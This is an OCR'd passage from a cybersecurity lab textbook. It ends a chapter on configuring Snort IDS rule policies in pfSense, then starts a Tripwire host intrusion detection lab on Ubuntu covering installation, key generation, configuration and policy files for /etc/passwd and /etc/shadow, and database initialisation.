
System Log Facility: LOG_AUTH
Select system log Facility to use for reporting. Default is LOG_AUTH.

System Log Priority: LOG_ALERT
Select system log Priority (Level) to use for reporting. Default is LOG_ALERT.

Enable Packet Captures ☐ Checking this option will automatically capture packets that generate a Snort alert into a tcpdump compatible file

Enable Unified2 Logging ☐ Checking this option will cause Snort to simultaneously log alerts to a unified2 binary format log file in the logging subdirectory for this interface. Default is Not Checked.

Figure 8 – Snort configuration settings for ISP interfaces



Services / Snort / Interface Settings / ISP - Categories

Automatic Flowbit Resolution

Resolve Flowbits ☑ If checked, Snort will auto-enable rules required for checked flowbits. Default is Checked.

Snort will examine the enabled rules in your chosen rule categories for checked flowbits. Any rules that set these dependent flowbits will be automatically enabled and added to the list of files in the interface rules directory.

Snort Subscriber IPS Policy Selection

Use IPS Policy ☑ If checked, Snort will use rules from one of three pre-defined IPS policies in the Snort Subscriber rules. Default is Not Checked.


Selecting this option disables manual selection of Snort Subscriber categories in the list below, although Emerging Threats categories may still be selected if enabled on the Global Settings tab. These will be added to the pre-defined Snort IPS policy rules from the Snort VRT.

IPS Policy Selection: Balanced

Snort IPS policies are: Connectivity, Balanced, Security or Max-Detect.

Connectivity blocks most major threats with few or no false positives. Balanced is a good starter policy. It is speedy, has

Figure 9 – Snort policies to enforce


TightVNC: x11
pfSense.home.arpa - Services: Sn
Not secure | 99.99.99.1/snort/snort_rulesets.php
Debian.org
Latest News
Help
Select All
Unselect All
Save
Add all categories to enforcing rules

IPS Policy Selection Balanced

Snort IPS policies are: Connectivity, Balanced, Security or Max-Detect.
Connectivity blocks most major threats with few or no false positives. Balanced is a good starter policy. It is speedy, has good base coverage level, and covers most threats of the day. It includes all rules in Connectivity. Security is a stringent policy. It contains everything in the first two plus policy-type rules such as a Flash object in an Excel file. Max-Detect is a policy created for testing network traffic through your device. This policy should be used with caution on production systems!

Select the rulesets (Categories) Snort will load at startup

🟩 - Category is auto-enabled by SID Mgmt conf files
🟥 - Category is auto-disabled by SID Mgmt conf files

Enable	Ruleset: Snort GPLv2 Community Rules
☑	Snort GPLv2 Community Rules (Talos certified)

Enable	Ruleset: ET Open Rules	Enable	Ruleset: Snort Text Rules	Enable	Ruleset: Snort SO Rules	Snort OPENAPPID rules are not enabled.
☑	emerging-activex.rules	□	snort_app-detect.rules	□	snort_browser-chrome.so.rules	
☑	emerging-attack_response.rules	□	snort_attack-responses.rules	□	snort_browser-ie.so.rules	
☑	emerging-botcc.portgrouped.rules	□	snort_backdoor.rules	□	snort_browser-other.so.rules	
☑	emerging-botcc.rules	□	snort_bad-traffic.rules	□	snort_browser-webkit.so.rules	

Figure 10 – Selecting all rulesets to enforce

CHAPTER 35

System Hardening - Tripwire HIDS

JACOB CHRISTENSEN AND BERNARD CORREA

Tripwire is a Host-based Intrusion Detection System (HIDS) that can monitor for unauthorized file and directory modification on local systems. By recording specific aspects of a file (such as its hash, timestamp of last modification, and permissions), Tripwire will create an encrypted database to use as a baseline reference when cross-checking files for changes. If any discrepancies are found, this program will generate a report of its findings and alert the administrator.

In this chapter, you will learn how to integrate Tripwire on a stand-alone Ubuntu server environment, set up custom rulesets, monitor for intrusion attempts, and finally automate the process with scheduled scans. In the context of cybersecurity, Tripwire should be considered a last line of defense in a well-layered security environment. It is intended to work in unison with other security measures such as firewalls and backup servers. Remember, HID systems can only alert to suspicious activity, they cannot prevent damage from taking place.

Estimated time for completion: 50 minutes

LEARNING OBJECTIVES

- Successfully install Tripwire and Postfix
- Modify and integrate Tripwire configuration on a Linux Host
- Write policy files to protect critical systems
- Detect modifications to critical systems
- Automate timed scans using Crond

PREREQUISITES

- Chapter 7-Create a Linux Server

DELIVERABLES

- Screenshot of Tripwire database
- Screenshot of Tripwire scan showing no errors
- Screenshot of Tripwire scan working showing a policy violation

- Screenshot of crontab with scheduled Tripwire job

RESOURCES

- Tripwire is a very well documented program. If you are interested in learning more about it beyond what this lab offers, consider looking through its man pages. This is also a good resource to use for troubleshooting!
    - twintro Linux man page – https://linux.die.net/man/8/twintro
    - twfiles Linux man page – https://linux.die.net/man/5/twfiles
    - tripwire Linux man page – https://linux.die.net/man/8/tripwire
    - twpolicy Linux man page – https://linux.die.net/man/4/twpolicy
    - twadmin Linux man page – https://linux.die.net/man/8/twadmin
    - twconfig Linux man page – https://linux.die.net/man/4/twconfig
    - twprint Linux man page – https://linux.die.net/man/8/twprint

CONTRIBUTORS AND TESTERS

- Kyle Wheaton, Cybersecurity Student, ERAU-Prescott
- Mahalia Phillips, Cybersecurity Student, ERAU-Prescott

Phase I -Installing Tripwire and Postfix

The objective of these steps are to learn how to install Tripwire on a Linux machine. This program uses public/private key pairs (here known as *Site* and *Local* keys) to sign and encrypt files of interest. We will go through the process of how to generate these keys to ensure Tripwire remains secure against unauthorized modification.

IMPORTANT NOTE: Because of the way this editor formats the text, double hyphens (- -) are automatically combined to make one, longer hyphen (–). Look at the example below:

```
One hyphen – Two hyphens —
```

This makes it difficult for everyone, because it can be hard to differentiate between terminal commands that are prefaced with double hyphens and commands that only use a single hyphen. For this reason, if you see a backslash (\) between two hyphens, this means it is a double hyphen! Do not type the slash!


```
One hyphen -
Two hyphens -\-
```

In the example below, you would type **ip – -color address** (without the space!). Do not type **ip -\- color address**!

```
> ip -\-color address
```

1. Start a Ubuntu Server VM and log as *root*

> **NOTE:** Ensure your VM has internet connection by modifying the the network settings in VirtualBox. Ensure that it is attached to **NAT** and that **Cable Connected** is selected.



☑ Enable Network Adapter

Attached to: NAT

Name:

Adapter Type: Intel PRO/1000 MT Desktop (82540EM)

Promiscuous Mode: Deny

MAC Address: 080027656746

☑ Cable Connected

Figure 1 – Ubuntu Server network settings

2. From the terminal, update your package list and install the Tripwire

```
> apt update && apt install tripwire -y
```

2.1. In the Postfix Configuration page, use the arrow keys to highlight *No configuration* and press Tab to select *Ok* (Figure 2)

> **NOTE:** Since Tripwire has a built-in email notification system used to send updates when

reports are generated, the Postfix mail server will also be installed. However, email configuration is beyond the scope of this lab (for now).

2.2. When prompted if you wish to create your site key passphrase, press Tab to select ***No*** (Figure 3)

NOTE: We do not want to create the keys at this stage, for they will temporarily be stored, unencrypted, in memory.


2.3. When prompted if you wish to create you local key passphrase, press Tab to select ***No*** (Figure 4)

2.4. Enter *Ok* after Tripwire has been installed (Figure 5)

NOTE: At any time you may use the following command to return to the Tripwire configurator:

```
> dpkg-reconfigure tripwire
```

3. To confirm Tripwire was successfully installed, you should now see the following files in the newly created***/etc/tripwire*** directory



```
root@ubuntuserver:~#
root@ubuntuserver:~# ls -l /etc/tripwire
total 12
-rw-r--r-- 1 root root  510 Nov 10  2021 twcfg.txt
-rw-r--r-- 1 root root 6057 Nov 10  2021 twpol.txt
root@ubuntuserver:~#
```

Figure 6 – Tripwire configuration files


4. By default, processes in Linux typically use ***/tmp*** to store short-lived data. For enhanced security, it is recommended to create a new directory with more restrictive permissions for Tripwire to use

4.1. Create directory called ***tmp*** in ***/var/lib/tripwire***

```
> mkdir /var/lib/tripwire/tmp
```

4.2. Modify its default permissions such that only the owner (*root*) has read, write, and execute (*rwx*) privileges

```
> chmod 700 /var/lib/tripwire/tmp
```



```
root@ubuntuserver:~#
root@ubuntuserver:~# ls -ld /var/lib/tripwire/tmp
drwx------ 2 root root 4096 May 30 17:15 /var/lib/tripwire/tmp
root@ubuntuserver:~# _
```

Figure 7 – Updated directory permissions

5. Navigate back to the primary Tripwire configuration directory

```
> cd /etc/tripwire
```

6. Since we didn’t do this during installation, create new encryption keys

   6.1. Generate a new local key

```
> twadmin -\-generate-keys -L $HOSTNAME-local.key -K 2048
```


Switch	Description
–generate-keys	Sets twadmin to “generate keys” mode.
-L	Specifies the file name and location of the local key.
-K	Specifies the key size to 2048 bits.

   6.2. Generate a new site key

```
> twadmin -\-generate-keys -S site.key -K 2048
```

   6.3. Secure both files such that only *root* has read and write (*rw-*) permissions

```
> chmod 600 /etc/tripwire/*.key
```



```
root@ubuntuserver:/etc/tripwire#
root@ubuntuserver:/etc/tripwire# ls -l
total 20
-rw------- 1 root root 1723 May 30 18:30 site.key
-rw-r--r-- 1 root root  510 Nov 10  2021 twcfg.txt
-rw-r--r-- 1 root root 6057 Nov 10  2021 twpol.txt
-rw------- 1 root root 1723 May 30 18:11 ubuntuserver-local.key
root@ubuntuserver:/etc/tripwire#
```

Figure 8 – Tripwire directory listing

Phase II – Tripwire Configuration and Policy Files

Tripwire uses two primary files for configuration: *tw.cfg* and *tw.pol*. The former contains information that is specific to the system (such as file paths and email settings) which are organized in an **OPTION=value** format. The latter is known as the Policy File, wherein the program's rulesets are stored. Each rule specifies the files and directories that needs to be monitored. Rules are laid out in the format
/path/to/object -> attribute to monitor. For example:

This rule tells Tripwire to verify that all files in John's Documents folder are still present.
/home/john/Documents -> $(IgnoreAll)


This rule tell Tripwire to monitor the sudo binary for any changes.
/usr/bin/sudo -> $(ReadOnly)

For additional information about either file and their syntax, you should read through the twconfig and twpolicy man pages. However, we first need to write out our files in plaintext before signing/encrypting them in a "Tripwire-readable" format. By default, you should be provided with two files to get you started – *twcfg.txt* and *twpol.txt* – which we verified existed in Phase I.

1. Ensure that you are still in the */etc/tripwire* directory

2. Create a new Tripwire configuration file

    2.1. Modify the information in the file *twcfg.txt* with the following changes



```
# Created by Bernard Correa 5/29/2024

ROOT                    =/usr/sbin
POLFILE                 =/etc/tripwire/tw.pol
DBFILE                  =/var/lib/tripwire/$(HOSTNAME).twd
REPORTFILE              =/var/lib/tripwire/report/$(HOSTNAME)-$(DATE).twr
SITEKEYFILE             =/etc/tripwire/site.key
LOCALKEYFILE            =/etc/tripwire/$(HOSTNAME)-local.key
EDITOR                  =/usr/bin/vi
LATEPROMPTING           =true
LOOSEDIRECTORYCHECKING  =false
MAILNOVIOLATIONS        =true
EMAILREPORTLEVEL        =3
REPORTLEVEL             =3
SYSLOGREPORTING         =true
MAILMETHOD              =SMTP
SMTPHOST                =localhost
SMTPPORT                =25
TEMPDIRECTORY           =/var/lib/tripwire/tmp
```

Figure 9 – Tripwire configuration file

2.2. Using our **site key** and **twcfg.txt**, create, encode, and save a new configuration file


```
> twadmin -\-create-cfgfile -S site.key twcfg.txt
```

3. Create a new policy file to monitor **/etc/passwd** and **/etc/shadow**

NOTE: Although Tripwire provides us with a pre-made policy file (**twpol.txt**) that works pretty well out of the box, it's too complicated for the scope of this lab. Therefore, we will create a new, smaller policy file with rules that will specifically monitor **/etc/password** and **/etc/shadow**. These files are critical to Linux security and should never be changed unless an administrator adds or removes users from the system, which makes them perfect for testing.

3.1. Open a new text file called*new_policy.txt*

3.2. Populate the file with the following information




```
# Created by Bernard Correa on 5/29/2024

# Begin new section of policy file
@@section FS

# Directive with custom name for the ruleset and
# severity level (0-100). Severity relates as to how
# important the policy violation is should an alert
# be made.
(
  rulename = "Critical system user files",
  severity = 100
)
{
        # Trigger an alert if any changes are
        # detected on these files
        /etc/shadow     -> $(ReadOnly) ;
        /etc/passwd     -> $(ReadOnly) ;
}

# Logical end of policy file
@@end
```

Figure 10 – Tripwire policy file

3.3. Using our **site key** and **new_policy.txt**, create, encode, and save a new policy file

```
> twadmin -\-create-polfile -S site.key new_policy.txt
```

4. Now that everything is setup, you should now have the following files listed in /etc/tripwire



```
root@ubuntuserver:/etc/tripwire#
root@ubuntuserver:/etc/tripwire# ls -l
total 40
-rw-r--r-- 1 root root  494 May 30 20:05 new_policy.txt
-rw------- 1 root root 1723 May 30 18:30 site.key
-rw-r--r-- 1 root root 4993 May 30 19:36 tw.cfg
-rw-r--r-- 1 root root  697 May 30 19:32 twcfg.txt
-rw-r--r-- 1 root root 4174 May 30 20:07 tw.pol
-rw-r--r-- 1 root root 6057 Nov 10  2021 twpol.txt
-rw------- 1 root root 1723 May 30 18:11 ubuntuserver-local.key
root@ubuntuserver:/etc/tripwire# _
```

Figure 11 – Tripwire directory listing

NOTE: When wanting to update or edit the config the same command can be used. When editing the policy file a different command must be used

```
> tripwire -\-update-policy policy.txt
```

Phase III – Initializing the Tripwire Database

Tripwire works by creating it’s own database from the files that are given to it by the policy file. As mentioned in Phase II, Tripwire can record many attributes about a file or directory including its size, date/time it was last modified, date/time is last accessed, its hash, and more. When an administrator executes Tripwire to do an integrity check, it will look at files specified by the policy ruleset and compare them to the information in the database. If any discrepancies are found, an alert will be generated.

1. Initialize a new Tripwire database

NOTE: The database is stored as a **.twd** file in the **/var/lib/tripwire** directory.

```
> tripwire -\-init
```

